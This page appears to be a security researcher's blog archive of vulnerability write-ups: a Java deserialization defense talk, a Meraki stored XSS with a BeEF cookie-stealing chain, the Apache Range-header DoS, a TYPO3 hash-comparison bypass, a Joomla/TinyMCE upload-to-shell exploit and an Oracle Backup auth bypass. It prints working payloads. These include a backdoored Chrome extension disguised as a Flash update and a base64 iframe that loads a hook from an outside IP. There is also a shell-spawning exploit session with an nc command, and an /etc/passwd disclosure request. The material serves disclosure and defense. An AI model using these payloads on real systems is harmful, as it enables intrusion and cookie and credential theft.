Showing posts with label exploit. Show all posts

Defending against Java Deserialization Vulnerabilities

During a recent OWASP Meetup in San Francisco, I gave a presentation on Java Deserialization vulnerabilities focused on defense techniques for identifying and fixing this class of bugs.


While most of the content is based on the work of several Java Security aficionados (@cschneider4711, @e_rnst, @matthias_kaiser,  @pwntester, @frohoff and many others), this presentation contains a couple of new things:

  • Technical details (and exploit) of a serialization bug via JSF view state affecting Sun Java Web Console
  • New features introduced in SerialKiller 

Sun Java Web Console serialized object injection via JSF view state

Since it appears that there're no publicly disclosed details on Java serialization vulnerabilities triggered via JSF ViewState, I thought it would be a good idea to illustrate a bug I discovered in 2010. From slides 12 to 17, you can read more about this issue affecting Sun Java Web Console (which was the default web admin console for Solaris). I've also released an exploit (download here) that uses Hashtable collisions to trigger DoS. RCE is also possible via Apache Common Collections.


Interestingly enough, old versions of javax.faces.ViewState (client-side and with no signature) can be abused in multiple ways:


SerialKiller v0.4

I've released a new version of SerialKiller with new features and improvements:
  • Basic logging support, using Java's native logging
  • Profiling mode. While look-ahead whitelisting provides a robust protection to modern applications, it requires complete enumeration of all Java classes exchanged by the application. With this feature, it is possible to setup SK in "non-blocking" mode in order to enumerate all classes within client-server requests. A step-by-step tutorial on how to whitelist classes is available in the documentation page
  • Signatures parity with Ysoserial. I've created default blacklisting signatures for all exploits (as of 09/07) included in this popular payloads generator tool

Subverting a cloud-based infrastructure with XSS and BeEF

Well, the world is changing. You can probably do a lot more direct damage with a XSS in a high-value site than with a local privilege escalation in sudo [...] - lcamtuf@coredump.cx
If you are intrigued by sophisticated exploits and advanced techniques, Cross-Site Scripting isn't probably the most appealing topic for you. Nevertheless, recent events demonstrated how this class of vulnerabilities has been used to compromise applications and even entire servers.

Today, we are going to present a possible attack scenario based on a real-life vulnerability that has been recently patched by the Meraki team. Although the vulnerability itself isn't particularly interesting, it is revealing how a trivial XSS flaw can be abused to subvert an entire network infrastructure.

Meraki


Meraki is the first cloud-managed network infrastructure company and it's now part of Cisco Systems. The idea is pretty neat: all network devices and security appliances (wired and wireless) can be managed by a cutting-edge web interface hosted in the cloud, allowing Meraki networks to be completely set up and controlled through the Internet. Many enterprises, universities and numerous other businesses are already using this technology.


As usual, new technologies introduce opportunities and risks. In such environments, even a simple Cross-Site Scripting or a Cross-Site Request Forgery vulnerability can affect the overall security of the managed networks.

The vulnerability

During a product evaluation of a cloud managed Wireless Access Point, we noticed the possibility to personalize the portal splash page.  Users accessing your WiFi network can be redirected to a custom webpage (e.g. containing a disclaimer) before accessing Internet.

To further customize our splash page, we started including images and other HTML tags. With big surprise, we quickly discovered that just a basic HTML/JS validation was performed in that context. As a result, we were able to include things like:


What was even more interesting is the fact that the splash page is also hosted in the cloud. Unlike traditional WiFi APs where the page is hosted on the device itself, Meraki appliances use cloud resources.

https://n20.meraki.com/splash/?mac=XXXX&client_ip=XXXX&client_mac=XXXX&vap=0&a=XXXX&b=XXXX&auth_version=5&key=ef1115d... AUTH_KEY...d41c283&node_ip=XXXX&acl_ver=XXXX&continue_url=http%3A%2F%2Fwww.google.com

To protect that page from random visitors, a unique token is used for authentication. Assuming you provide the right token and other required parameters, that page is accessible to Internet users.

Now, let's add to the mix that Meraki uses a limited number of domains for all customers (e.g. n1-29.meraki.com, etc.) and, more importantly, that the dashboard session token is scoped to *.meraki.com. This factor turns the stored XSS affecting our own device's domain to a vulnerability that can be abused to retrieve the dashboard cookie of other users and networks. 

Attack scenario

An attacker with access to a Meraki dashboard can craft a malicious JS payload to steal the dashboard session cookie and obtain access to other users' devices. In practice, this allows to completely take over Meraki's wired and wireless networks.

BeEF, the well-know Browser Exploitation Framework, has been used to simulate a realistic attack:

  1. The attacker customizes the splash page of his/her WiFi AP with an arbitrary JS payload, which includes the BeEF hook 
  2. Connecting a device to the physical wireless network controlled by the attacker (e.g. a testing device), it is possible to retrieve the URL of the splash page including the unique token 
  3. Using social engineering, the attacker tricks the victim(s) into visiting the attacker-controlled splash page
  4. At this point, the victim browser is hooked in BeEF
  5. Using one of the available BeEF modules, the attacker can retrieve the HttpOnly dash_auth cookie and get access to the victim's Meraki dashboard 
  6. In the case of Meraki WiFi Access Point, a convenient map will display the position of the device. In the config tab, it is also possible to disclose the network's password. At this stage, the actual network can be fully controlled by the attacker


A demonstration video of the attack is also available:


For the interested readers, a few technical details are also shared:
  • Cookie flags (e.g. HttpOnly) are the ASLR/DEP of browser security. It is possible to bypass those mitigation techniques,  although it's getting more complex. Thanks to the progress of browser security and general awareness, stealing cookies marked as HttpOnly via JS payload isn't trivial anymore. Cross Site Tracing and similar techniques are obsolete. Browser plugins have been also patched. Besides exploiting specific servers or browsers bugs, attackers can only rely on social engineering tricks. During our Proof-of-Concept, a fake Flash update has been used to install a malicious Chrome extension and get access to all cookies
  • Chrome extensions run with different privileges than normal JavaScript code executed by the renderer. A Chrome extension can override default SOP restrictions and issue cross-domain requests reading the HTTP response, accessing other browser tabs, and also reading every cookie including those marked as HttpOnly. The manifest of the deliberately backdoored Chrome Extension is the following. The background.js file loads the BeEF hook.

    {
      "name": "Adobe Flash Player Security Update",
      "manifest_version": 2,
      "version": "11.5.502.149",
      "description": "Updates Adobe Flash Player with latest securty updates",
      "background": {
        "scripts": ["background.js"]
      },
      "content_security_policy": "script-src 'self' 'unsafe-eval' https://174.136.111.122; object-src 'self'",
      "icons": { 
        "16": "icon16.png",
        "48": "icon48.png",
        "128": "icon128.png" 
      },
      "permissions": [
    "tabs", 
    "http://*/*", 
    "https://*/*",
      "cookies"
      ]
    }

    Not to blame Google, but just FYI when the backdoored Chrome Extension was uploaded to Google Chrome Webstore, it was available straight after the upload. No checks were made by the application, for example to prevent the upload of an extension with very relaxed permissions, unsafe-eval CSP directive, and Name/Description fields containing an obviously fake content such as "Adobe Flash Update" 
  • Choosing Google Chrome as target browser required to bypass XSS Auditor, the integrated Anti-XSS filter. As discovered by Mario Heiderich, the data URI schema with base64 content can be leverage to bypass the filter. The following code snippet will trigger the classic alert(1), even on the latest Google Chrome at the time of writing (version 24.0.1312.71)


  • The final attack vector to inject the initial BeEF hook in Meraki's page is:

    <iframe src="data:text/html;base64,PHNjcmlwdD5zPWRvY3VtZW50LmNyZ
    WF0ZUVsZW1lbnQoJ3NjcmlwdCcpO3MudHlwZT0ndGV4dC9qYXZhc2Nya
    XB0JztzLnNyYz0naHR0cHM6Ly8xNzQuMTM2LjExMS4xMjIvaG9vay5qc
    yc7ZG9jdW1lbnQuZ2V0RWxlbWVudHNCeVRhZ05hbWUoJ2hlYWQnKVswX
    S5hcHBlbmRDaGlsZChzKTs8L3NjcmlwdD4=">


    And what is actually executed is:

    <script> s=document.createElement('script'); s.type='text/javascript'; s.src='https://174.136.111.122/hook.js'; document.getElementsByTagName('head')[0].appendChild(s); </script>

    Having a backdoored Chrome Extension running in your browser opens for many new attack vectors wich we din't covered in the PoC. For example, it is possible to inject the BeEF hook in every open tab (you can get the impact of this :-), or use the victim browser as an open proxy using BeEF's Tunneling Proxy component and many other attacks

This blog post is brought to you by @_ikki (NibbleSec) and @antisnatchor (BeEF core dev team).
Thanks to Meraki for the prompt response and the great service.

On exploits and assessing security

Everything started on a summer Friday, August 19 2011, 23:23 BST (so it might be reported to Sat 20 Aug, depending on your timezone).
Kingcope, a Greek hacker known for a long stream of 0days and trash Greek music soundtracks, posts a very short email on the Full-Disclosure mailing list. The email has a promising title, Apache Killer, and an attachment: killapache.pl.

The script is extremely simple: 84 lines of perl, comments included, capable of killing any Apache web server.

The core of the attack is extremely simple: the script sends a (perfectly legit) request to the Apache server, including a Range header similar to this:

Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19, 5-20,5-21,5-22,5-23,5-24,5-25,5-26,5-27,5-28,5-29, -[..and many many more..].

What happens behind the scene is that Apache has to make separate copies of the response for each of those ranges and, guess what, it explodes.

The Range header (defined here in RFC 2616) has legitimate uses: for instance, PDF readers use it while you scroll down the page. Let us reiterate that the attack is a perfectly well formed request: "A byte range operation MAY specify a single range of bytes, or a set of ranges within a single entity."
On a side note, IIS only allows up to 5 ranges for each HTTP request, and it is not vulnerable - with the notable exception of IIS 5, but you don't have those around anymore, do you?

But back to our story. Apache reacted "quickly", issuing a security advisory [CVE-2011-3192] a mere 4 days after the release, on August 24 16:16 GMT [http://article.gmane.org/gmane.comp.apache.announce/58]. They acknowledged the bug, promising that "A full fix is expected in the next 48 hours.". Apache also provided a number of different mitigations, by using mod_rewrite, limiting the size of the request field or even a dedicated module.

+1 for having included so many mitigations inside the advisory, -1 for taking so long to give an official answer.

A number of different answers were surfacing by that time, including Spiderlab's suggestion of using ModSecurity (but truth be told the answer was already floating on some forums). The 24th was, in short, the moment where the general public started noticing the issue - also thanks to a The Register's article which, even though it drops a totally out of place comment on open source security, at least cites Zalewski.

And this is the interesting bit of the story: the bug was well known!
lcamtuf reported this exact issue in 2007 - just 4 years ago.

The reactions were, to say the least, wrong. William A. Rowe [of the Apache Software Foundation] answered: "With the host of real issues out there in terms of massively parallel DDoS infrastructures that abound, this is, as you say, quite a silly report.". Yeah, sure. The issue was also thought to be connected to the sliding window (Rowe: On the matter of your 1GB window (which is, again, the real issue), you have any examples of a kernel that permits that large a sliding window buffer by default).
Probably even lcamtuf did not understand the full impact of this issue - we are speaking about a full DOS against the default installation after all, even if it is very easily avoided - as he says: "William, again, this is not a critical issue; I did mention that, and if it were, I wouldn't report it that way". The issue was thus not really understood by both parties, or at least its full implications were not. If we go into the details of the bug report we must grant the fact that it focused more on the "network" attack vector - not exactly the one exploited by Kingcope's attack, which results in memory exhaustion. Siim Põder also tried to implement the attack, but failed. The thread then just died.

Bottom line: general failure of the community to identify and evaluate a risk in the absence of an exploit. So long for all the "risk assessment without full disclosure" talks: without an exploit, an entire community looking at the description of a bug in the most widespread web server of the world failed to evaluate risk.

At the same time, in the Apache dev@ mailing list there was not a single mention of the bug. Compare that to the mail thread [mod_deflate & range requests) from last August: http://mail-archives.apache.org/mod_mbox/httpd-dev/201108.mbox/browser, or here. This exploit, in the end, resulted in a ticket on the ietf with a request for changing the standards [http://trac.tools.ietf.org/wg/httpbis/trac/ticket/311]: that's what we call impact.

And all because an exploit was not developed in the first place...

TYPO3-SA-2010-020, TYPO3-SA-2010-022 explained

On 16th December, TYP03 released a new security update (TYPO3-SA-2010-022) for their content management system. Apparently, this web-based framework is widely used in many important websites.
Within this update, TYPO3 team fixed a vulnerability that I've discovered a few weeks ago. In detail, this discovery pertains to a previous vulnerability fixed in TYPO3-SA-2010-020 and discovered by Gregor Kopf.

TYP03 decided to follow a policy of least disclosure. Although it's an Open Source project, no technical details are available in the wild besides these (1,2). As I strongly believe that this practice does not improve the overall security (as mentioned in a previous post), I've decided to briefly explain this interesting flaw.

From the advisory, we can actually deduce two important concepts:

A Remote File Disclosure vulnerability in the jumpUrl mechanism [..] Because of a non-typesafe comparison between the submitted and the calculated hash, it is possible [..]
In a nutshell, the JumpUrl mechanism allows to track access on web pages and provided files (e.g. /index.php?id=2&type=0&jumpurl=/etc/passwd&juSecure=1&locationData=2%3a&juHash=2b1928bfab)

The patch (see this shell script) simply replaces the two equal signs with three (loose vs strict comparisons).

That's the affected code:


Having this knowledge, it is probably clear to the reader that the overall goal is to bypass the comparison between $juHash and $calcJuHash. While the former is user supplied (string or array), the latter is derived from a substr(md5_value,10) (string).

In PHP, comparisons involving numerical strings result in unexpected behaviors (at least for me before studying this chapter).
If you compare a number with a string or the comparison involves numerical strings, then each string is converted to a number and the comparison performed numerically
If the string does not contain any of the characters '.', 'e', or 'E' and the numeric value fits into integer type limits (as defined by PHP_INT_MAX), the string will be evaluated as an integer. In all other cases it will be evaluated as a float.
For instance, the following comparisons are always TRUE:
if(0=="php")-> TRUE
if(12=="12php")-> TRUE
if(110=="110")-> TRUE
if(100=="10E1")-> TRUE
if(array()==NULL) -> TRUE
[..]
And again, also the following comparisons are TRUE:
If("0"=="0E19280311"){}
If("0"=="0E00106552"){}
If("0"=="0E81046233"){}
Consequently, we can pad and wait till the substring of an md5 hash resembles this form. If you do the math, you will discover that the combined probability of having such calculated hash is considerably less than pure bruteforcing.
~37037037 max trials (worth case) VS 3656158440062976 all possibilities
In practice, the number of iterations is even less as "0000E13131" and similar strings are also accepted.

To further improve this attack, I've discovered another bypass (TYPO3-SA-2010-022) which allows the disclosure of TYPO3_CONF_VARS['SYS']['encryptionKey']. In this way, it is possible to retrieve the key once and download multiple files without repeating the entire process. Using multiple requests, this attack takes a few minutes (8-20 minutes in a local network). A real coder can surely enhance it.

As you can see from the exploit (posted on The Exploit Database), the fileDenyPattern mechanism bypass is pretty trivial. A demonstration video is also available here (slow connection, sorry).

Keep your TYPO3 installation updated! A patch is already available from the vendor's site.

@_ikki

Just press Exploit!

Surfing the web I came across this Core Impact update, and I told myself that I wanted a Joomla-RCE-exploit-copy, too! So, as detailed here, an arbitrary file uploading vulnerability affects TinyMCE 1.41.6. As stated in the advisory, the word arbitrary refers to files whose extensions are not listed in $tinybrowser['prohibited'] array in config_tinybrowser.php :

// Prohibited file extensions
$tinybrowser['prohibited'] = array('php','php3','php4','php5','phtml','asp','aspx','ascx',
'jsp', 'cfm','cfc','pl','bat','exe','dll','reg','cgi','sh',
'py','asa','asax','config','com','inc');


This means that we can't directly upload a dot-php script on the remote host. However, I noticed a delicious "rename" option that only permits to rename files preserving their original extension. Thanks to my trusty Burp Proxy I sniffed some HTTP requests during file renaming and here you are an example. Let's have a look :


POST /joomla/.../edit.php?type=image&folder=aaa%2F HTTP/1.1
Host: 192.168.1.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 132

actionfile%5B0%5D=AAA.png&renameext%5B0%5D=png&
renamefile%5B0%5D=BBB.&action=rename


Ok, you are likely able to spot the problem. Attacker can manipulate the renameext[0] parameter resulting in an arbitrary file renaming. Just rename your AAA.png in AAA.php and get remote access! The next step was to automatically upload files via upload_file.php. The problem here is that the script implements a very rudimental mechanism to prevent direct file uploading. In upload_file.php, we can find this piece of code :


// Check hash is correct (workaround for
// Flash session bug, to stop external form posting)

if($_GET['obfuscate'] !=
md5($_SERVER['DOCUMENT_ROOT'].$tinybrowser['obfuscate'])) {
echo 'Error!'; exit;
}


The amazing token is built hashing the web root path name and the $tinybrowser['obfuscate'] variable's value (set to s0merand0mjunk!!!111 in config_tinybrowser.php). I used this additional vulnerability to get the path name. Obviously, should error messages be switched off, you would use the flash form to upload your images! Ok, that's all, here is the exploit and here is an exploitation session :


daath@shaytan:~$ php pwnoomla.php localhost /joomla

[-] Joomla 1.5.12 RCE via TinyMCE upload vulnerability [-]

[#] Attacking localhost:80/joomla/
[+] Web root pathname is : /var/www/
[+] Magic token is a8de65e217ed779dbda80eb04502a2da
[#] Creating remote directory ... DONE
[#] Uploading image ... DONE
[#] Renaming image's extension (takes a while) ... PWNED!
[+] Here is the php shell : /joomla/images/stories/i208661849/shell.php

daath@shaytan:~$ echo -e "GET /joomla/images/stories/i208661849/shell.php?cmd=ls%20-al%20shell.php HTTP/1.0\n\n" | nc localhost 80
HTTP/1.1 200 OK
Date: Mon, 28 Sep 2009 10:39:43 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.3 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.3
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

-rw-r--r-- 1 www-data www-data 54 Sep 28 12:39 shell.php
daath@shaytan:~$


Have phun,
/daath

One-Day Knowledge

In August 2009, ZDI discloses a few details regarding a couple of interesting vulnerabilities (ZDI-09-058, ZDI-09-059) in Oracle Backup Admin server. I’ve seen several installations of this product, mainly used in corporations. Since I was quite interested in such flaws, I did a bit of research and I’ve published an exploit (osb10.3_poc.sh). This PoC exploits two separate vulnerabilities: a smart authentication bypass and a trivial command injection, resulting in arbitrary command execution.

You may find interesting how the bypass works. It is a neat piece of hacking, in my humble opinion.
To have a successful login, both following functions should return "true" (login.php, #75)

if (validate_login($username,$passwd) && authenticate()){
[…]
}
The first one (common.php, #262) verifies username/password size and format.
As you can see, it accepts a username containing a-zA-Z0-9._- chars only.

function validate_login($username, $password)
{
global $status_msg;

if (strlen($username) > 128 || preg_match("/[^a-zA-Z0-9._-]/", trim($username)))
{
$status_msg[] = "Error: login failed";
return false;
}
if (strlen($password) > 16)
{
$status_msg[] = "Error: login failed";
return false;
}
return true;
}
On the other hand, the second function executes a command line tool and checks for error messages. Since Oracle Backup server command line tools require authentication in order to be successfully executed, the developers decided to use this application behavior in order to check whether the user has got a valid session. No comment, please!

// Check for a failed login.
if (strstr($msg[0], " login incorrect") ||
strstr($msg[0], "obtool:") ||
strstr($msg[0], "Obtool:") ||
strstr($msg[0], "Error:") ||
strstr($msg[0], "sh:"))
[…]
And here a question: “Can we tamper a valid username, according to the specified format, in order to properly execute the binary without triggering errors?” Sure, we do. Check the exploit and find the answer!